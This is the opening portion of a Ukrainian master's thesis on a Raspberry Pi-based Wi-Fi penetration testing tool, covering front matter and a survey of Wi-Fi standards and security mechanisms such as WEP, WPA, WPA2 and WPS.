Вінницький національний технічний університет
Факультет інформаційних технологій та комп'ютерної інженерії
Кафедра захисту інформації

МАГІСТЕРСЬКА КВАЛІФІКАЦІЙНА РОБОТА

на тему:
«ІНФОРМАЦІЙНА ТЕХНОЛОГІЯ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ МЕРЕЖ WI-FI»

Виконав: студент 2-го курсу, групи 1БС-20м
спеціальності 125 – Кібербезпека
(шифр і назва напряму підготовки, спеціальності)
_____ Самохвал П.Т.
(прізвище та ініціали)
Керівник: к.т.н., доц. каф. ЗІ
_____ Куперштейн Л.М.
(прізвище та ініціали)
Опонент: к.т.н., доц. каф. ОТ
_____ Савицька Л.А.
(прізвище та ініціали)

«____» _____ 2021 р

Допущено до захисту
Завідувач кафедри ЗІ
д. т. н., проф.
_____ Лужецький В.А.
«__» _____ 2021 р.

Вінниця ВНТУ – 2021 рік

АНОТАЦІЯ

УДК 681.325.5

Самохвал П.Т.. Магістерська кваліфікаційна робота зі спеціальності 125 – кібербезпека інформаційна технологія тестування на проникнення мереж Wi-Fi, освітня програма – Безпека інформаційних і комунікаційних систем. Вінниця: ВНТУ, 2021. 96 с.

На укр. мові. Бібліогр.: 27 назв; рис.: 29; табл. 9

Магістерська кваліфікаційна робота присвячена розробці інформаційної технології тестування на проникнення мереж Wi-Fi. Проведено аналіз інформаційних джерел щодо актуальності проблеми, світових позицій щодо забезпечення безпеки в цій сфері, підвищення безпеки бездротових мереж. У роботі здійснено формулювання загальних вимог до інформаційної технології яка дозволить віддалено та зручно тестувати бездротові мережі на захищеність. Проведено аналіз ресурсів, аналіз конкурентного середовища. Розроблено схеми інформаційної технології, модель оцінки рівня захищеності бездротових мереж. Розроблено систему керування програмно-апаратними пристроями, покращено роботу модулів програмно апаратного засобу.

Графічна частина складається з -- плакатів з демонстрацією результатів моделювання і проведених досліджень.

В економічному розділі оцінено витрати на розробку.

Ключові слова: бездротові мережі, Wi-Fi, атака на Wi-Fi мережі, загрози бездротових мереж.

ABSTRACT

UDK 681.325.5

Samokhval PT. Master's thesis in the specialty 125 - cybersecurity information technology testing for penetration of Wi-Fi networks, educational program - Security of information and communication systems. Vinnytsia: VNTU, 2021. 96 p.
In Ukrainian language. Bibliogr .: 27 titles; fig .: 29; table 9

The master's qualification work is devoted to the development of information technology for testing the penetration of Wi-Fi networks. The analysis of information sources on the urgency of the problem, world positions on security in this area, improving the security of wireless networks. The paper formulates general requirements for information technology that will allow remote and convenient testing of wireless networks for security. The analysis of resources, the analysis of the competitive environment is carried out. Information technology schemes, a model for assessing the level of security of wireless networks have been developed. The software and hardware control system has been developed, the work of software and hardware modules has been improved.

The graphic part consists of - posters demonstrating the results of modeling and research.

The economic section estimates the development costs.

Keywords: wireless networks, Wi-Fi, attack on Wi-Fi networks, threats to wireless networks.

Вінницький національний технічний університет
Факультет інформаційних технологій та комп'ютерної інженерії
Кафедра захисту інформації
Рівень вищої освіти II (магістерський)
Галузь знань – 12 Інформаційні технології
Спеціальність – 125 Кібербезпека
ОПП Безпека інформаційних і комунікаційних систем

ЗАТВЕРДЖУЮ
Завідувач кафедри ЗІ,
д.т.н., проф.
_____ В.А. Лужецький
_____ _____ 2021
року

ЗАВДАННЯ
НА МАГІСТЕРСЬКУ КВАЛІФІКАЦІЙНУ РОБОТУ СТУДЕНТУ

Самохвалу Павлу Тарасовичу

1. Тема роботи: «Інформаційна технологія тестування на проникнення мереж Wi-Fi», керівник роботи: Куперштейн Леонід Михайлович, к. т. н., доц. каф. ЗІ, затверджені наказом ВНТУ № ___ від __.__.2021 року

2. Строк подання студентом роботи _____ 2021 р.

3. Вихідні дані до роботи:

- радіус дії пристрою не менше 15 метрів;
- автономний час роботи від 10 годин;
- платформа розробки Raspberry PI;
- мова розробки – python.

4. Зміст розрахунково-пояснювальної: Вступ. Аналіз процесу роботи бездротових мереж. Структура засобів тестування захищеності. Алгоритм роботи програмних застосунків для перевірки захищеності мереж. Розробка та тестування програмного застосунку. Висновки. Перелік інформаційних джерел. Додатки.
5. Перелік ілюстративного матеріалу: Схема інформаційної технології (плакат А4). Алгоритм реєстрації пристрою в панелі керування пристроями(плакат А4). Структура бази даних (плакат А4). Архітектура засобу (плакат А4). Інтерфейс веб-додатку (плакат А4). Алгоритм автоматичної реєстрації бота Telegram (плакат А4).
6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
1	Куперштейн Л. М., к. т. н., доц. каф. ЗІ		
2	Куперштейн Л. М., к. т. н., доц. каф. ЗІ		
3	Куперштейн Л. М., к. т. н., доц. каф. ЗІ		
4	Лесько О. Й., проф., зав. каф. ЕП і ВМ		

7. Дата видачі завдання _____ 2021 року

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів Магістерської роботи	Строк виконання етапів роботи	Примітка
1	Аналіз завдання. Вступ	01.09.2021 – 03.09.2021	
2	Розробка технічного завдання	06.09.2021 – 10.09.2021	
3	Аналіз літературних джерел за напрямком магістерської кваліфікаційної роботи	11.09.2021 – 30.09.2021	
4	Розробка алгоритму, програмна реалізація та тестування пристрою	01.10.2021 – 14.10.2021	
5	Розробка розділу економічного обґрунтування доцільності розробки	16.10.2021 – 15.11.2021	
6	Аналіз результатів тестування, висновки	12.11.2021 – 21.11.2021	
7	Оформлення пояснювальної записки	21.11.2021 – 27.11.2021	
8	Попередній захист кваліфікаційної роботи	27.11.2021 – 28.11.2021	
9	Виправлення зауважень, підготовка ілюстративного матеріалу	29.11.2021 – 11.12.2021	
10	Представлення до захисту, рецензування кваліфікаційної роботи	12.12.2021 – 19.12.2021	
11	Захист кваліфікаційної роботи	22.12.2021	

Студент _____ П. Т. Самохвал

Керівник роботи _____ Л. М. Куперштейн

ЗМІСТ

ВСТУП

За останні десятиліття, особливо як наслідок сучасних реалій спричинених світовою пандемією, розвиток інтернету, онлайн зустрічей, конференцій, онлайн навчання, разом з розповсюдженням комп'ютерних технологій також і збільшуються ризики та кількість зламів, саме тому питання захищеності мереж та систем постає все вище і частіше.

Вразливості та загрози бездротових мереж є актуальною проблемою у сучасному світі. Наразі все більше і більше компаній та підприємств впроваджують на своєму виробництві комп'ютеризацію, для більш легкого та зручного задоволення потреб виробництва.

Необхідність такого дослідження становлять матеріальні чи інтелектуальні втрати, через недбалість або недостатній рівень кваліфікації людей, які налагоджували мережу.

Вразливості, та методи їх запобіганню не стоять на одному місці, вони постійно оновлюються та розвиваються, але є ряд найбільш розповсюджених протоколів безпеки та засобів захисту інформації які піддаються атакам різного типу.

Актуальність.

Стрімкий розвиток бездротових систем та мереж, вимагає максимально стрімкого розвитку систем безпеки, з збільшенням кількості систем, попиту на бездротові мережі, а також збільшення об'ємів та кількості інформації що проходить через такі мережі. Користувачі використовують Wi-Fi мережі для будь якої роботи з мережею інтернет, такі як оплати банківських рахунків, віддалене підключення до своїх робочих комп'ютерів. Виникає необхідність перевірки захищеності таких мереж та створення рекомендацій щодо збільшення рівня захищеності.

Об'єктом дослідження є процеси тестування на проникнення локальних мереж на основі технології Wi-Fi.

Предметом дослідження є методи та засоби тестування на проникнення бездротових локальних мереж на основі технології Wi-Fi.

Метою магістерської кваліфікаційної роботи є розширення функціональних можливостей засобів тестування на проникнення бездротових локальних мереж Wi-Fi

Для досягнення мети необхідно розв’язати такі задачі:

– проаналізувати основні загрози та вразливості технології Wi-Fi;
– проаналізувати методи та засоби захисту технології Wi-Fi;
– проаналізувати методи та засоби дослідження Wi-Fi мережі;
– довести доцільність саме обраних апаратних засобів;
– розробити структурну схему пристрою;
– розробити структурну схему додатку;
– створити програмно-апаратний засіб для дослідження загроз Wi-Fi мережі;
– провести тестування роботи програмно-апаратного застосунку.

Методи дослідження. Для виконання поставлених задач було використано дослідження аналогів засобу; методи аналізу результатів моделювання; шаблони проектування високонавантажених систем.

Наукова новизна. Запропоновано інформаційну технологію тестування на проникнення бездротових локальних мереж, яка полягає у проведенні як зовнішніх так і внутрішніх атак на Wi-Fi маршрутизатори з подальшим аналізом даних засобами хмарного кластеру, що відрізняється широким спектром векторів атак, що дозволяє розширити функціональні можливості засобів тестування на проникнення .

Практична цінність. Розроблено програмно-апаратний засіб для тестування на проникнення мереж Wi-Fi на основі платформи Raspberry Pi, який дає можливість проведення тестування методами «білої скриньки» та «чорної скриньки», що в свою чергу дозволяє більш ефективно оцінити стан захищеності мережі.

1 АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ

1.1 Аналіз принципу роботи технології Wi-Fi

Wi-Fi (Wireless Fidelity, бездротова точність) — стандарт на обладнання Wireless LAN. Розроблений консорціумом Wi-Fi Alliance на базі стандартів IEEE 802.11, "Wi-Fi" - торгова марка "Wi-Fi Alliance". Технологію назвали Wireless-Fidelity (дослівно бездротова точність) за аналогією з Hi-Fi. Сучасні технології Wi-Fi досягають швидкості передачі даних понад 10 Гбіт/с, при цьому користувачі можуть переміщатися між точками доступу на території покриття мережі Wi-Fi, використовуючи мобільні пристрої (КПК, смартфони, PSP і ноутбуки), оснащені клієнтськими приймально-передавальними пристроями Wi-Fi та отримувати доступ в Інтернет. При зміні точок доступу відбувається короткочасний розрив зв'язку, за винятком використання обладнання Cisco [1,2].

Невелика ширина спектра частот, відсутність можливостей роумінгу і авторизації не дозволяють Wi-Fi пристроям потіснити на ринку стільниковий мобільний зв'язок. Тим не менш, такі компанії, як Zyxel Communications, SocketIP та Symbol Technologies, пропонують рішення щодо організації Wi-Fi телефонії.

Інакше кажучи, Wi-Fi – це сучасна бездротова технологія, яка набуває популярності і використовує радіоканали для передачі даних. Технологія передбачає наявність маршрутизатора, Wi-Fi точки доступу, яка забезпечує стабільний доступ до мережі з області радіусом до 45 метрів в приміщенні і 90 метрів на відкритому просторі (радіус дії залежить від багатьох умов) [1].

Зазвичай схема Wi-Fi-мережі містить декілька точок доступу (так званий режим infrastructure і не менше одного клієнта. Можливе підключення двох клієнтів в режимі P-to-P (точка-точка), коли точка доступу не використовується, а клієнти з'єднуються за допомогою мережевих адаптерів «безпосередньо» . Точка доступу передає свій ідентифікатор мережі (SSID) за допомогою спеціальних сигнальних пакетів на швидкості 0.1 Мбіт / с кожні 100 мс. Тому 0.1

Мбіт / с – найменша швидкість передачі даних для Wi-Fi. Знаючи SSID мережі, клієнт може з'ясувати, чи можливо підключення до даної точки доступу. При попаданні в зону дії двох точок доступу з ідентичними SSID, приймач може вибирати між ними на підставі даних про рівень сигналу [2].

Стандарти Wi-Fi поділяють на такі різновиди:

– 802.11b. Стандарт 802.11b має максимальну швидкість обробки необроблених даних 11 Мбіт/с (мегабіти в секунду) і використовує той самий метод доступу до медіа, визначений у вихідному стандарті. Продукти 802.11b з'явилися на ринку на початку 2000 року, оскільки 802.11b є прямим розширенням техніки модуляції, визначеної у вихідному стандарті. Різке збільшення пропускної здатності 802.11b (порівняно з початковим стандартом) разом з одночасним істотним зниженням цін призвело до швидкого прийняття 802.11b як остаточної технології бездротової локальної мережі.

Пристрої, що використовують 802.11b, відчувають перешкоди від інших продуктів, що працюють у діапазоні 2,4 ГГц. Пристрої, що працюють у діапазоні 2,4 ГГц, включають мікрохвильові печі, пристрої Bluetooth, монітори, бездротові телефони та деяке радіоаматорське обладнання. Будучи неліцензійними навмисними радіаторами в цьому діапазоні ISM, вони не повинні перешкоджати і повинні терпіти перешкоди від первинних або вторинних розподілів (користувачів) цієї смуги, наприклад, радіоаматорського радіо [3].

– 802,11 г. У червні 2003 року був ратифікований третій стандарт модуляції: 802.11g. Це працює в діапазоні 2,4 ГГц (наприклад, 802.11b), але використовує ту саму схему передачі на основі OFDM, що і 802.11a. Він працює з максимальною швидкістю передачі бітів фізичного рівня 54 Мбіт/с без урахування прямих кодів виправлення помилок, або близько 22 Мбіт/с із середньою пропускною здатністю. Апаратне забезпечення 802.11g повністю сумісне з апаратним забезпеченням 802.11b, а отже, перевантажене застарілими проблемами, які зменшують пропускну здатність на ~ 21%

порівняно з 802.11a [3].

Запропонований тоді стандарт 802.11g був швидко прийнятий на ринку, починаючи з січня 2003 року, задовго до ратифікації, через бажання підвищити швидкість передачі даних, а також скоротити витрати на виробництво. [Цитата необхідна] До літа 2003 року більшість дводіапазоних продуктів 802.11a/b стали дводіапазонними/трирежимними, підтримуючи a та b/g в одній мобільній адаптерній карті або точці доступу. Деталі змушення b і g добре працювати разом займали значну частину тривалого технічного процесу; у мережі 802.11g, однак, діяльність учасника 802.11b зменшить швидкість передачі даних загальною мережею 802.11g.

Як і 802.11b, пристрої 802.11g також зазнають перешкод від інших продуктів, що працюють у діапазоні 2,4 ГГц, наприклад, бездротових клавіатур.

– 802.11-2007.У 2003 році робоча група TGma отримала дозвіл на "згортання" багатьох поправок до версії 1999 року стандарту 802.11. REVma або 802.11ma, як його називали, створив єдиний документ, який об’єднав 8 поправок (802.11a, b, d, e, g, h, i, j) з базовим стандартом. Після затвердження 8 березня 2007 року 802.11REVma було перейменовано на тодішній базовий стандарт IEEE 802.11-2007 [4].

– 802.11n. 802.11n - це поправка, яка вдосконалюється для більш детального уявлення, порівняльну таблицю стандартів бездротового зв'язку, наведено в таблиці 1.1, в якій міститься докладна інформація про технологію Wi-Fi [2].

– IEEE 802.11 – WiMax – це міжнародна технологія функціональної сумісності для мікрохвильового доступу. Вона дозволяє передавати дані зі швидкістю від 30 до 40 мегабіт на секунду. Термін конкретно відноситься до можливості взаємодії та реалізації всередині стандарту IEEE 802.16. Ця технологія колись використовувалася декількома операторами мобільного

зв'язку. Потім ці оператори відмовилися від WiMax і перейшли на використання швидших LTE 4G-мереж для передачі даних [1, 2];

– IEEE 802.11ax - Wi-Fi 6 – Стандарт 802.11ax передбачає, що пристрої, що підтримують його, зможуть в чотири рази швидше завантажувати дані і в шість разів швидше передавати їх на віддалений сервер у порівнянні з рішеннями, що мають підтримку Wi-Fi попереднього покоління (802.11ac). Також заявлені вчетверо ширша зона прийому сигналу та 7-кратний виграш у частині енергоефективності. Перші чіпи з підтримкою 802.11ax представила компанія Broadcom. Підтримка діапазонів частот 2,4 і 5 ГГц розширить спектр і забезпечить сумісність з наявними пристроями. Крім того, підтримуватиметься також діапазон 6 ГГц. Згідно з документом WBA "Enhanced Wi-Fi - 802.11ax Decoded", в 802.11ax будуть представлені функції не тільки для підтримки десятків мільйонів смартфонів, які використовують Wi-Fi, але й для задоволення вимог таких сегментів, як пристрої інтернету речей (IoT), доповненої та віртуальної реальності.

Для більш детального уявлення, порівняльну інформацію про еволюцію стандартів бездротового зв'язку, наведено в таблиці 1.1.

Таблиця 1.1 – Порівняльна таблиця еволюції Wi-Fi стандартів

Стандарт	Опис стандарту
802.11	Початковий 1 Мбіт/с та 2 Мбіт/с, 2,4 ГГц та ІЧ стандарт(1997)
802.11a	54 Мбіт/с, 5 ГГц стандарт (1999, вихід продуктів у 2001)
802.11b	Поліпшення до 802.11 для підтримки 5,5 та 11 Мбіт/с (1999)
802.11c	Процедури операцій з мостами; включений до стандарту IEEE 802.1D (2001)
802.11d	Міжнародні роумінгові розширення (2001)
802.11e	Покращення: QoS, включення packet bursting (2005)
802.11f	Inter-Access Point Protocol (2003)
802.11g	54 Мбіт/с, 2,4 ГГц стандарт (зворотна сумісність із b) (2003)
802.11h	Розподілений за спектром 802.11a (5 GHz) для сумісності в Європі (2004)
802.11i	Покращена безпека (2004)
802.11j	Розширення для Японії (2004)
802.11k	Покращення вимірювання радіо ресурсів

Продовження таблиці 1.1

802.11m	Підтримка стандарту; обрізки
802.11n	Збільшення швидкості передачі даних (600 Мбіт/с). 2,4-2,5 чи 5 ГГц. Зворотна сумісність із 802.11a/b/g . Особливо поширений на ринку в США у пристроях D-Link, Cisco та Apple. (вересень 2009)
802.11q	Зарезервований, іноді його плутають із 802.1Q
802.11r	Швидкий роумінг
802.11s	ESS Mesh Networking (Extended Service Set)
802.11T	Wireless Performance Prediction (WPP, Передбачення продуктивності бездротового обладнання)
802.11u	Взаємодія з не-802 мережами (наприклад, стільникові мережі)
802.11v	Керування бездротовими мережами
802.11x	Зарезервований та не використовуватиметься. Не потрібно плутати зі стандартом контролю доступу IEEE 802.1X
802.11y	Додатковий стандарт зв'язку, який працює на частотах 3,65-3,70 ГГц. Забезпечує швидкість до 54 Mb/c на відстані до 5000 м на відкритому просторі.
802.11w	Protected Management Frames (Захищені Керуючі Фрейми)
802.11ac	Швидкість передачі даних до 1.3 Гбіт/с, енергоспоживання порівняно з 802.11n знижено до 6 разів. Зворотна сумісність із 802.11a/b/g/n. На 1 лютого 2013 року готовий на 95% (Draft 5.0). Пристрої, що реалізують новий стандарт, вже представлені.
802.11ad	Новий стандарт із додатковим діапазоном 60 ГГц (частота не вимагає ліцензування). Швидкість передачі до 7 Гбіт/с.

Wi-Fi мережі бувають публічні та приватні. Перші надають доступ до інтернету безкоштовно, або за певну вартість необмеженій кількості користувачів, статус публічних мереж необхідно присвоювати мережам, до яких ви підключаєтеся, але не переконані в їх надійності, наприклад, мережі в кав’ярні. Ваш пристроїв буде прихований від інших пристроїв у мережі, і ви не зможете використовувати його для передачі файлів та доступу до принтера. Другі (приватні) використовуються для потреб власників. Однак до них також можна підключитися, якщо мережа не захищена паролем. Цей статус слід присвоювати довіреним мережам, наприклад домашня або робоча мережі. Якщо мережі присвоєний статус приватна, ваш комп’ютер буде видимий для інших

пристроїв у мережі, і ви зможете використовувати комп’ютер для передавання файлів та доступу до принтера [3].

Також точка доступу Wi-Fi може працювати в декількох режимах:

– Маршрутизатор. Цей режим є найбільш розповсюдженим (рис. 1.1). Він може перетворювати IP-адреси провайдера послуг у внутрішні адреси, і розподіляти їх між пристроями в своїй внутрішній мережі. В режимі роботи роутер, маршрутизатор може перенаправляти порти, відкривати загальний доступ до мережевих принтерів і файлових сховищ. Він може автоматично проходити аутентифікацію для того, щоб користувач не виконував її кожен раз, коли намагається вийти в інтернет [4].

Рисунок 1.1 – Топологія Wi-Fi мережі в режимі роутера

– Міст (Bridge). Даний спосіб застосовується для об'єднання двох мереж в одну. У з'єднанні використовується два пристрої, в яких є режим bridge, приблизну топологію мережі наведедо на рисунку 1.2. Метод підходить, для підключення двох сусідніх будівель, або в тих випадках коли є недоцільним, чи неможливим, об'єднувати їх проводами [4].




Рисунок 1.2 – Топологія Wi-Fi мережі в режимі «Міст»

– Точка доступу. Цей метод плутають з Router-режимом, але на відміну від нього, даний спосіб застосування простіше і полягає лише в тому, що пристрій отримує провідний сигнал і перетворює його в бездротовий [4].

– Клієнт. Зворотний спосіб функціонування, за допомогою якого бездротовий сигнал приймається пристроєм і відправляється по провідному каналу [4].

– Повторювач. Даний спосіб застосування дозволяє посилювати сигнал від основного Wi-Fi пристрою. Він приймає Wi-Fi сигнал від головного роутера, і передає його далі. Виходить, що в одному місці дуже хороший сигнал домашньої мережі. Він ретранслює бездротову мережу (тому, його і називають ретранслятор). Повторювач просто виступає в ролі підсилювача. Його основна роль прийняти певну Wi-Fi мережу, і передати її далі [4, 5].

Переваги Wi-Fi мереж в порівняні з дротовими:

– Зменшує вартість розгортання мережі шляхом відмови від прокладання кабелів і полегшує розширення мережі [6].

– Місця, де не можна прокласти кабель, наприклад, поза приміщеннями і в будівлях, що мають історичну цінність, можуть обслуговуватися безпровідними мережами [6].

– Надає доступ до мережі мобільним пристроям.

– Wi-Fi-пристрої широко поширені на ринку. Гарантується сумісність устаткування завдяки обов'язковій сертифікації устаткування з логотипом Wi-Fi [1, 2].

– Випромінювання від Wi-Fi-пристроїв у момент передачі даних у 100 разів менше, ніж біля стільникового телефону.

– Wi-Fi, на відміну від стільникових телефонів має набір глобальних стандартів, Wi-Fi-устаткування може працювати в різних країнах по всьому світу [1, 2].

Недоліки технології Wi-Fi.

– Замала ширина використовуваного спектра частот, відсутність авторизації та можливостей роумінгу не дозволяють Wi-Fi-пристроям витіснити з ринку мобільний зв'язок. Проте компанії SocketIP, ZyXEL і Symbol Technologies знайшли вирішення проблеми шляхом організації Wi-Fi-телефонії [2].

– Правовий аспект. У різних країнах по різному підходять до використання частотного діапазону і параметрам передавачів / приймачів бездротового сигналу стандартів IEEE 802.11. В одних країнах, наприклад, потрібна реєстрація всіх Wi-Fi мереж, що працюють поза приміщеннями. В інших накладається обмеження на використовувані частоти або потужність передавача [3].

– Фактори виробництва не завжди чітко відповідають стандартам, тому деякі пристрої можуть працювати на менших швидкостях або нестабільно.

– Стабільність зв'язку. Стандартні домашні Wi-Fi маршрутизатори поширених стандартів 802.11b або 802.11g мають радіус дії близько 40-50 метрів в приміщенні і до 90 метрів зовні. Деякі електронні пристрої (мікрохвильовка), погодні явища (дощ) послаблюють рівень сигналу. Також відстань залежить від робочої частоти і інших чинників [2, 4].

– Перехресні перешкоди. При великій щільності точок доступу можуть виникнути проблеми доступу до відкритого Wi-Fi-роутера при наявності поруч

хотспота, що працює на тому ж або сусідньому каналі і використовує шифрування [4].

– Енергоспоживання. Досить високе споживання енергії, що зменшує час життя батарей і підвищує температуру пристрою [1].

– Безпека. Стандарт шифрування WEP, як і раніше залишається одним з популярних і відносно легко зламних, а більш досконалий протокол WPA, на жаль, не підтримують багато старих точок доступу. Більш надійним і досконалим на сьогодні вважається протокол WPA2 [2, 5].

– Обмежена функціональність. При передачі невеликих пакетів даних до них приєднується велика кількість службової інформації, що впливає на якість зв'язку. Тому Wi-Fi не рекомендується використовувати для роботи в IP-телефонії, що використовує протокол RTP: якість зв'язку не гарантована [2].

1.2 Аналіз безпеки технології Wi-Fi

Wi-Fi мережі передбачають такі механізми захисту: автентифікацію (клієнт та точка доступу проводять рукостискання один з одним і підтверджують права на обмін даними) та шифрування (обирають алгоритм шифрування інформації даних, що передаються по бездротовій мережі, генерують та змінюють ключі).

Методи обмеження доступу:

1) Фільтрація MAC-адреси. Цей спосіб передбачає надання доступу до бездротової мережі лише після того як клієнт відправить в запиті свою MAC-адресу, точка доступу в свою чергу перевіряє MAC-адресу на відповідність своїм спискам, виходячи з цього підтверджує або відмовляє у автентифікації.

Порівняння MAC-адреси клієнта з таблицею дозволених MAC-адрес підтримується більшістю виробників мережевого обладнання та може застосовуватися як додатковий захід захисту разом з наступними методами.

2) Режим прихованого ідентифікатора SSID. Для свого виявлення точка доступу розсилає кадри-маячки (англ. beacon frames). Кожен такий кадр містить службову інформацію для підключення і, зокрема, присутній SSID

(ідентифікатор бездротової мережі). У разі прихованого SSID це поле порожнє, тобто виявлення бездротової мережі є неможливим і не можна до неї підключитися, не знаючи значення SSID. Але всі станції в мережі, які підключені до точки доступу, знають SSID і під час підключення, коли розсилають Probe Request запити, вказують ідентифікатори мереж, наявні в їх профілях підключень. Прослуховуючи робочий трафік, з легкістю можна отримати значення SSID, необхідне для підключення до бажаної точки доступу.

Методи автентифікації клієнтів:

1) Відкрита аутентифікація. Робоча станція робить запит аутентифікації, у якому присутня тільки MAC-адреса клієнта. Точка доступу відповідає або відмовою, або підтвердженням аутентифікації. Рішення ухвалює на основі MAC-фільтрації, тобто це захист на основі обмеження доступу, що не є безпечним.

2) Автентифікація із загальним ключем (Shared Key Authentication). Клієнт надсилає запит на автентифікацію маршрутизатору, отримуючи у відповідь підтвердження, що містить випадкове число довжиною 128 біт. Клієнт зашифровує отримані дані за допомогою алгоритму WEP (Wired Equivalent Privacy) з використанням побітового додавання за модулем 2 (операція XOR) отриманої випадкової послідовності та послідовності ключа й відправляє зашифровані дані разом із запитом на асоціацію. Впевнившись у відповідності, маршрутизатор надсилає клієнту підтвердження асоціації. Після цього клієнт вважається підключеним до мережі.

Для використання автентифікації із загальним ключем необхідно завчасно налаштувати статичний ключ шифрування алгоритму WEP [7].

3) WPA (Wi-Fi Protected Access). Після перших успішних атак на метод WEP було випущено проміжний стандарт WPA, що включає оновлену систему автентифікації на базі 801.1x та новий метод шифрування TKIP (Temporal Key Integrity Protocol) – протокол перевірки цілісності ключа, який використовує вдосконалений спосіб керування ключами і покадрову зміну ключа.

Існують два варіанти автентифікації: за допомогою зовнішнього серверу, якому користувачі надають свої дані для автентифікації (WPAEnterprise), та з використанням завчасно наданого ключа, що встановлюється на точці доступу (WPAPre-Shared Key) [6, 7].

4) WPA2 (Wi-Fi Protected Access2, IEEE 802.11i). WPA2 або IEEE 802.11 стандарт безпеки бездротових мереж, в якому основним алгоритмом шифрування вибрано стійкий блоковий шифр AES, також змість нього можливо використовувати TKIP для можливості зберігання зворотної сумісності[6-8].

5) Аутентифікація за допомогою RADIUS-сервераРАДІУС (Служба віддаленого доступу для користувачів з телефонним підключенням) - це протокол, який виділяється тим, що пропонує механізм безпеки, гнучкість, розширюваність та спрощене керування обліковими даними для доступу до мережного ресурсу. Ця автентифікація та авторизація протоколуДля доступу до мережі цей протокол використовує схему клієнт-сервер, тобто користувач з обліковими даними для доступу до ресурсу підключається до сервера, який відповідатиме за перевірку автентичності інформації та відповідатиме за визначення того, чи отримує користувач доступ до спільно використовуваного ресурсу. Завдяки використанню серверів RADIUS мережевий адміністратор може у будь-який час контролювати початок та кінець періоду автентифікації та авторизації клієнтів, наприклад, ми можемо легко виключити користувача, який раніше увійшов до системи з будь-якої причини.

Методи шифрування даних:

1) WEP-шифрування. WEP — алгоритм забезпечення безпеки мереж Wi-Fi. Використовується для забезпечення конфіденційності та захисту переданих даних авторизованих користувачів бездротової мережі від прослуховування. Існує два різновиди WEP: WEP-40 і WEP-104, що відрізняються лише довжиною ключа. В даний час ця технологія є застарілою, так як її злом може бути здійснений лише за кілька хвилин. Проте вона продовжує широко використовуватися. Для безпеки в мережах Wi-Fi

рекомендується використовувати WPA. WEP часто неправильно називають Wireless Encryption Protocol. [6, 7].

WEP-шифрування полягає у наступному: в першу чергу передані в пакеті дані перевіряються на цілісність за допомогою алгоритму CRC-32, після чого отримана контрольна сума додається в службове поле заготовки пакету даних. Далі генерується вектору ініціалізації довжиною 24 біти, до якого додається статичний 40 чи 104 бітний секретний ключ. Отриманий таким чином ключ довжиною 64 чи 128 біти є ключем для генерації псевдовипадкового числа, що використовується для шифрування даних. Наступним кроком алгоритму є виконання операції XOR між даними, що передаються, та отриманою псевдовипадковою послідовністю. Використаний вектор ініціалізації додається у службове поле кадру [7].

2) WPA-шифрування. Головною особливістю наступного стандарту безпеки – WPA – стала технологія динамічної генерації ключів, побудована на протоколі TKIP, що використовує вектор ініціалізації довжиною 48 біт, замість 24 біт у WEP, та реалізація правила зміни його бітової послідовності для виключення повторного застосування ключа. Використання протоколу TKIP передбачає те, що для кожного пакету даних відбувається генерація нового ключа довжиною 128 біт. Крім цього контрольні криптографічні суми розраховуються за методом MIC (Message Integrity Code): у кожний кадр вкладається спеціальний код цілісності повідомлення довжиною 8 байт, перевірка якого дозволяє попередити атаки з використанням підміни пакетів. Якщо протягом хвилини буде відправлено більше двох пакетів, що не пройшли перевірку, то клієнта буде заблоковано на одну хвилину [6, 7].

3) WPA2-шифрування. Впровадження WPA2 істотно підвищило захищеність бездротових Wi-Fi мереж у порівнянні з попередніми технологіями. Новий стандарт передбачає обов’язкове використання стійкого блочного шифру AES – CCMP (Advanced Encryption Standard – Counter CBC-MAC Protocol). У режимі WPA-Pre-Shared Key з уведеного у вигляді відкритого тексту паролю генерується ключ PSK (PreShared Key) довжиною 256 біт. Цей ключ сумісно з

SSID та ще чотирма параметрами використовується для генерації тимчасових сеансових ключів PTK (Pairwise Transient Key) для взаємодії бездротових пристроїв. Режим WPA2-Enterprise дозволяє більш гнучко організувати роботу мережі за допомогою інтеграції із зовнішнім сервером, що здійснює керування доступом. Робота в цьому режимі потребує реєстраційних даних, таких як ім’я та пароль користувача, сертифікат безпеки чи одноразовий пароль, а автентифікація виконується між клієнтом і центральним сервером автентифікації [6, 7].

4) WPS (Wi-Fi Protected Setup). Також, окремо варто згадати протокол WPS (Wi-Fi Protected Setup), що використовується для напівавтоматичного налаштування бездротової мережі для користувачів, які мають складнощі з самостійним налаштуванням точки доступу. При першому підключені користувачу буде запропоновано ввести 8 цифр з етикетки точки доступу; за умови правильного набору цього паролю, користувач створює SSID мережі, обирає ключ, протокол безпеки (WPA чи WPA2) та необхідний тип шифрування (TKIP чи AES) у діалоговому вікні операційної системи. При наступних підключеннях за допомогою WPS користувачу буде запропоновано або ввести пароль з етикетки пристрою, або натиснути на відповідну клавішу на точці доступу, після чого клієнт підключиться до точки доступу.

